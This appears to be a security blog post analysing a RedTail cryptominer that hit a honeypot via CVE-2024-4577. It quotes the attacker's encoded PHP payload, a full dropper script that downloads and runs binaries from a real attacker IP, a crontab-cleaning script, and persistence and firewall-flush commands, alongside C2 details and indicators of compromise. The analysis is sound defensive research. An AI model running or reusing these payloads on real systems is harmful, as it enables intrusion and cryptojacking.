How Long Can a Vulnerable Server Stay Clean on the Internet? A Honeypot Tale – Securite360

By Muffin

Archived: 2026-04-05 15:09:01 UTC


I am often asked how long an exposed machine can remain connected before being targeted. Just the other day, I was reviewing the initial results of an honeypot I had set up only minutes earlier when I noticed the first exploitation attempts. And, of course, it was a cryptominer.

First stage

In this case, the attacker was automatically trying to exploit CVE-2024-4577, which affects certain versions of PHP 8 when using Apache and PHP-CGI on Windows.

The Base64-encoded payload was as follows: `'<?php shell_exec(base64_decode(""WD0kKGN1cmwgaHR0cDovLzk0LjE1Ni4xNzcuMTA5L3NoIHx8IHdnZXQgaHR0cDovLzk0LjE1Ni4xNzcuMTA5L3NoIC1PLSk7IGVjaG8gIiRYIi='="")); echo(md5(""Hello CVE-2024-4577"")); ?>'`

Using CyberChef, it is possible to decode this payload:



It then becomes trivial to retrieve the address of the first-stage payload, which is a `.sh` script. I have added comments to this script for better clarity:

```bash
#!/bin/bash

# Function to download a file using wget, curl, or a manual TCP request if both fail
dlr() {
  wget http://94.156.177.109/$1 || curl -O http://94.156.177.109/$1
  if [ $? -ne 0 ]; then
    exec 3<>"/dev/tcp/94.156.177.109/80"
    echo -e "GET /$1 HTTP/1.0\r\nHost: 94.156.177.109\r\n\r\n" >&3
    (while read -r line; do [ "$line" = $'\r' ] && break; done && cat) <&3 >$1
    exec 3>&-
  fi
}

# Find directories that are mounted with 'noexec' (prevents execution of binaries)
NOEXEC_DIRS=$(cat /proc/mounts | grep 'noexec' | awk '{print $2}')
EXCLUDE=""

# Construct exclusion list for 'find' command to avoid searching noexec directories
for dir in $NOEXEC_DIRS; do
  EXCLUDE="${EXCLUDE} -not -path \"$dir\" -not -path \"$dir/*\""  # Exclude folders with execution restrictions
done

# Find writable and executable directories owned by the current user
FOLDERS=$(eval find / -type d -user $(whoami) -perm -u=rwx -not -path \"/tmp/*\" -not -path \"/proc/*\" $EXCLUDE 2>/dev/null)

# Detect system architecture
ARCH=$(uname -mp)
OK=true

# Find a suitable writable and executable directory for execution
for i in $FOLDERS /tmp /var/tmp /dev/shm; do
  if cd "$i" && touch .testfile && (dd if=/dev/zero of=.testfile2 bs=2M count=1 >/dev/null 2>&1 || truncate -s 2M .testfile2 >/dev/null 2>&1); then
    rm -rf .testfile .testfile2  # Clean up test files
    break
  fi
done

# Download and execute a "cleaning script" (potentially to remove competing malware or traces)
dlr clean              # Download the cleaning script from attacker's server
chmod +x clean         # Grant execution permissions
sh clean >/dev/null 2>&1  # Execute the script (
rm -rf clean           # Delete the script after execution

# Remove existing payload if present
rm -rf .redtail

# Determine system architecture and download appropriate payload
if echo "$ARCH" | grep -q "x86_64" || echo "$ARCH" | grep -q "amd64"; then
  dlr x86_64
  mv x86_64 .redtail
elif echo "$ARCH" | grep -q "i[3456]86"; then
  dlr i686
  mv i686 .redtail
elif echo "$ARCH" | grep -q "armv8" || echo "$ARCH" | grep -q "aarch64"; then
  dlr aarch64
  mv aarch64 .redtail
elif echo "$ARCH" | grep -q "armv7"; then
  dlr arm7
  mv arm7 .redtail
else
  OK=false
  # If architecture is unknown, attempt to execute multiple payloads and see if any work
  for a in x86_64 i686 aarch64 arm7; do
    dlr $a
    cat $a >.redtail
    chmod +x .redtail
    ./.redtail $1 >/dev/null 2>&1  # Execute the payload
    rm -rf $a  # Remove extra files
```

Second stage payloads

This script is used to download, in turn, another script (named *clean*), which the attacker uses to remove previous malicious activity, as well as a second-stage binary for malicious purposes. The script checks for and bypasses *noexec* restrictions to find a directory where execution is allowed.

To download the aforementioned files, it employs multiple methods (*wget*, *curl*, or a direct TCP socket), likely to avoid reliance on specific programs.

The *cleaner* script is primarily used to remove *c3pool_miner*, another cryptominer that may have previously infected the machine and could be running as a service.

```
#!/bin/bash

clean_crontab() {
  chattr -ia "$1"
  grep -vE 'wget|curl|/dev/tcp|/tmp|\.sh|nc|bash -i|sh -i|base64 -d' "$1" >/tmp/clean_crontab
  mv /tmp/clean_crontab "$1"
}

systemctl disable c3pool_miner
systemctl stop c3pool_miner

chattr -ia /var/spool/cron/crontabs
for user_cron in /var/spool/cron/crontabs/*; do
  [ -f "$user_cron" ] && clean_crontab "$user_cron"
done

for system_cron in /etc/crontab /etc/crontabs; do
  [ -f "$system_cron" ] && clean_crontab "$system_cron"
done

for dir in /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly /etc/cron.d;
do
  chattr -ia "$dir"
  for system_cron in "$dir"/*; do
    [ -f "$system_cron" ] && clean_crontab "$system_cron"
  done
done

clean_crontab /etc/anacrontab

for i in /tmp /var/tmp /dev/shm; do
  rm -rf $i/*
done
```

Figure: cleaning bash script

The malware also deletes the existing crontab, likely to remove any previously installed cryptominer running on the target. In particular, the command:

```
grep -vE 'wget|curl|/dev/tcp|/tmp|\.sh|nc|bash -i|sh -i|base64 -d' "$1"
```

appears to be designed to remove lines containing suspicious commands commonly used by malware (*wget*, *curl*, *nc*, *base64*, etc.).

The first-stage payload then checks the architecture of the target to deliver an appropriate payload that will be executable on it. This ensures compatibility across various environments and architectures. Finally, the next-stage payload is renamed *redtail* and executed.

Last stage payload

I chose to focus my investigation on the sample named *x86_64*. According to static analysis, this binary is packed using UPX.




Figure: the final payload is encrypted using UPX

It is then easy to decrypt it and gather more information about the malware.




Figure: decrypting the UPX encrypted payload

The binary is a 64-bit `.ELF` executable written in C (though you probably already guessed the 64-bit part from the file name itself…).





Figure: decrypted payload's information

The file is flagged as malicious by several antivirus programs on VirusTotal and is identified by multiple vendors as a


cryptominer.



Popular threat label	miner.twnhu	Threat categories	miner pua trojan	Family labels	twnhu
Security vendors' analysis					Do you want to automate chec
Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner	Arcabit	Trojan.Linux.Generic.DA4B5		
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]		
Avira (no cloud)	LINUX/AVI.Agent.twnhu	BitDefender	Trojan.Linux.GenericKD.42165		
CTX	Elf.miner.twnhu	Cynet	Malicious (score: 99)		
DrWeb	Tool.Linux.BtcMine.9999	Emsisoft	Trojan.Linux.GenericKD.42165 (B)		
eScan	Trojan.Linux.GenericKD.42165	ESET-NOD32	A Variant Of Linux/CoinMiner.AV Potenti…		
Fortinet	Adware/Miner	GData	Linux.Application.Agent.CNMX00		
Google	Detected	Huorong	HackTool/Linux.BitCoinMiner.a		
Kaspersky	Not-a-virus:HEUR:RiskTool.Linux.BitCoin…	Lionic	Riskware.Linux.BitCoinMiner.1!c		
Microsoft	PUA:Linux/CoinMiner.K	NANO-Antivirus	Riskware.Elf64.CoinMiner.kvrzew		
Panda	ELF/TrojanGen.A	Rising	HackTool.XMRMiner!1.FD0F (CLASSIC)		

Figure: Antivirus detection of the binary on VirusTotal.

I am not a specialist, but several strings appear to reference various implementations or variants of the *CryptoNight* hashing algorithm, which is widely used in certain cryptocurrencies, most notably Monero.




.rodata:000…	00000007	C	Monero
.rodata:000…	0000001C	C	\x1B[43;1m\x1B[1;37m monero \x1B[0m
.rodata:000…	00000009	C	Sumokoin
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m sumo \x1B[0m
.rodata:000…	00000006	C	ArQmA
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m arqma \x1B[0m
.rodata:000…	00000006	C	Graft
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m graft \x1B[0m
.rodata:000…	0000000A	C	Ravencoin
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m raven \x1B[0m
.rodata:000…	00000008	C	Wownero
.rodata:000…	0000001C	C	\x1B[45;1m\x1B[1;37m wownero \x1B[0m
.rodata:000…	00000007	C	Zephyr
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m zephyr \x1B[0m
.rodata:000…	0000000A	C	Townforge
.rodata:000…	0000001E	C	\x1B[45;1m\x1B[1;37m townforge \x1B[0m
.rodata:000…	00000009	C	YadaCoin
.rodata:000…	0000001C	C	\x1B[44;1m\x1B[1;37m yada \x1B[0m

Figure: Cryptocurrencies related strings

It is also possible to infer from some of the strings within the malware the various cryptocurrencies the attacker is attempting to mine: Monero, Sumokoin, ArQma, Graft, Ravencoin, Wonwero, Zephyr, Townforge, YadaCoin, etc.

Lastly, several strings indicate that this malware is a variant of the infamous *XMRig* tool.



.rodata:000…	0000000E	C	XMRIG_VERSION
.rodata:000…	00000007	C	6.22.2
.rodata:000…	0000000B	C	XMRIG_KIND
.rodata:000…	00000006	C	miner
.rodata:000…	0000000F	C	XMRIG_HOSTNAME
.rodata:000…	0000000A	C	XMRIG_EXE
.rodata:000…	0000000E	C	XMRIG_EXE_DIR
.rodata:000…	0000000A	C	XMRIG_CWD
.rodata:000…	0000000F	C	XMRIG_HOME_DIR
.rodata:000…	0000000F	C	XMRIG_TEMP_DIR
.rodata:000…	0000000F	C	XMRIG_DATA_DIR

Figure: strings related to XMRIG

While searching the internet, I found several articles mentioning the malware we are investigating (see references). As Akamai puts it:

« The threat actors embedded XMRig's code into their own code and added their own logic before and after it. »
Akamai Blog – 2024 Redtail Cryptominer PAN-OS CVE Exploit

Features

To confirm Akamai's findings, I delved into the code. To be clear, I did not analyze all of it. However, I spotted several interesting functions. For example, using the commands **C** and **S**, the attacker seems to be able to view the malware's connection details and mining results, respectively.

```
wrapper_function((unsigned int)"\x1B[1;35m - TOP 10", (_BYTE)v15, v19, v20, v21, v22);
wrapper_function((unsigned int)"\x1B[1;37m  # | DIFFICULTY | EFFORT %% |", (_BYTE)v15, v30, v31, v32, v33);
```

Figure: The attacker can print the top 10 mining results, the calculating difficulty and the effort percentage.

This feature can also be found in the XMRig code on GitHub:

Figure: Screenshot of XMRig's GitHub repository.

```
    v52 = "ping time";
    v64 = "\x1B[1;32m * \x1B[0m\x1B[1;37m%-17s\x1B[0m\x1B[1;3%dm%ums";
    wrapper_function(
      (unsigned int)"\x1B[1;32m * \x1B[0m\x1B[1;37m%-17s\x1B[0m\x1B[1;3%dm%ums",
      (unsigned __int8)"ping time",
      v60,
      v56,
      v57,
      v58);
  }
  LODWORD(v61) = 0;
  if ( v45[20] )
  {
    v62 = sub_33B9A0(v64, v52, 0LL, v59);
    LODWORD(v59) = -481036337;
    v61 = (v62 / 1000000 - *((_QWORD *)v45 + 55)) / 0x3E8uLL;
  }
  wrapper_function(
    (unsigned int)"\x1B[1;32m * \x1B[0m\x1B[1;37m%-17s\x1B[0m\x1B[1;36m%lus\x1B[0m",
    (unsigned __int8)"connection time",
    v61,
    v59,
    v57,
    v58);
}
else
{
  sub_79B80(5, (unsigned int)"\x1B[1;33mno active connection", a3, a4, a5, a6, a7);
}
}
```

Figure: The attacker can also print information about the connection.

This feature is also present in XMRIG code, as shown in the screenshot below:

Figure: Screenshot of XMRig's GitHub repository.

So, we can confirm with high confidence that XMRIG's code was incorporated into the malware's own code. However, the attacker did not merely copy XMRIG's code; they also added additional capabilities.

For example, an interesting feature that I could not find in XMRIG's code concerns the function **sub_318DF0**. This function accesses multiple system paths related to CPU frequency and capacity, likely to configure the infected machine in a way that maximizes mining efficiency.

- `/sys/devices/system/cpu/cpu%d/cpufreq/cpuinfo_max_freq`
- `/sys/devices/system/cpu/cpu%d/cpufreq/base_frequency`
- `/sys/devices/system/cpu/cpu%d/acpi_cppc/nominal_freq`
- `/sys/devices/system/cpu/cpu%d/cpu_capacity`
- `/sys/devices/cpu_atom/cpus`
- `/sys/devices/cpu_core/cpus`

The thing is that a large part of the code remains encrypted, probably for obfuscation purposes. It is possible to spot several decryption routines using hardcoded keys.

```
if ( __readfsbyte(0xFFFFFB43) )
{
  for ( i = 0LL; i != 35; ++i )
    *(_BYTE *)(i + v21 - 1248) ^= 0xE1D7BF93DFF74797LL >> (8 * ((unsigned __int8)i & 7u));
  __writefsbyte(0xFFFFFB43, 0);
}
```

Figure: decryption routine inside RedTails.

I did not venture further into the realm of .ELF reversing, mainly because it is not my forte (in fact, I don't have a forte at all ^). Moreover, I did not want to spend too much time trying to understand the encryption mechanism protecting the malware's configuration. That's why I opted for dynamic analysis on Any.Run.

Dynamic analysis revealed that the malware removes existing cron jobs and creates a new one to ensure that x86_64 is automatically executed every time the system reboots—a typical persistence technique.

```
sh -c "crontab -r >/dev/null 2>&1; echo \"@reboot /tmp/x86_64\.bin\.elf\" | crontab -"
```

From what I could gather, the malware also delete all existing firewall rules and inserts a new rule to allow incoming TCP connections on port 45971.

```
sh -c "iptables -F >/dev/null 2>&1; iptables -I INPUT -p tcp --dport 45971 -j ACCEPT >/dev/null 2>&1"
```

Thanks to dynamic analysis, it is easy to identify the malware's C2 server. The malware connects **to** this C2 server on port **43782**.

Figure: C2 of the analysed RedTail.

The malware also tried to connect on port 2137 to the domain proxies.internetshadow[.]org, which was registered nine months ago.

While the domain is not known for being malicious, it appears to have been resolved to a number of IP addresses flagged as malicious.




Figure: DNS relationships of proxies.internetshadow[.]org

This domain does not seem to be resolved at the moment. I don't know, though, if this is some kind of (legitimate?) proxy being used for malicious purposes or if the domain name was chosen to blend into network traffic. Feel free to share any information you may have on this domain!

A well-practiced technique

According to several sources (ISC SANS, Akamai), the threat actor behind this miner is known for exploiting one-day vulnerabilities to gain an initial foothold on their targets.

However, while I didn't investigate too deeply, I did not find any prior references to CVE-2024-4577 in existing literature (though that may still be the case).

In this regard, it is worth noting that the attacker attempted to exploit multiple vulnerabilities on my honeypot, as shown in the screenshot below.

Figure: different attempt at exploitation of my honeypot

Conclusion:

The attacker tried to exploit several vulnerabilities to deploy its cryptominer. So, regarding the question of how long a vulnerable machine remains safe on the internet… the answer likely depends on the specific vulnerability, but a few minutes may be enough for an attacker to compromise it. And among the most aggressive and potentially overlooked threats are cryptominers.

IoCs:

Hash

3e10d68be4081039f657a5ee55000ae46161185a

Domain

proxies.internetshadow[.]org

IPv4

219[.]153[.]12[.]42

130[.]61[.]23[.]4,

101[.]66[.]172[.]251

94[.]156[.]177[.]109

196[.]251[.]70[.]219

References:

github.com/altilunium/redtail

isc.sans.edu/diary/Examining+Redtail+Analyzing+a+Sophisticated+Cryptomining+Malware+and+its+Advanced+Tactics+Guest+Diary/31568

www.akamai.com/blog/security-research/2024-redtail-cryptominer-pan-os-cve-exploit)

www.forescout.com/blog/new-redtail-malware-exploited-via-php-security-vulnerability/
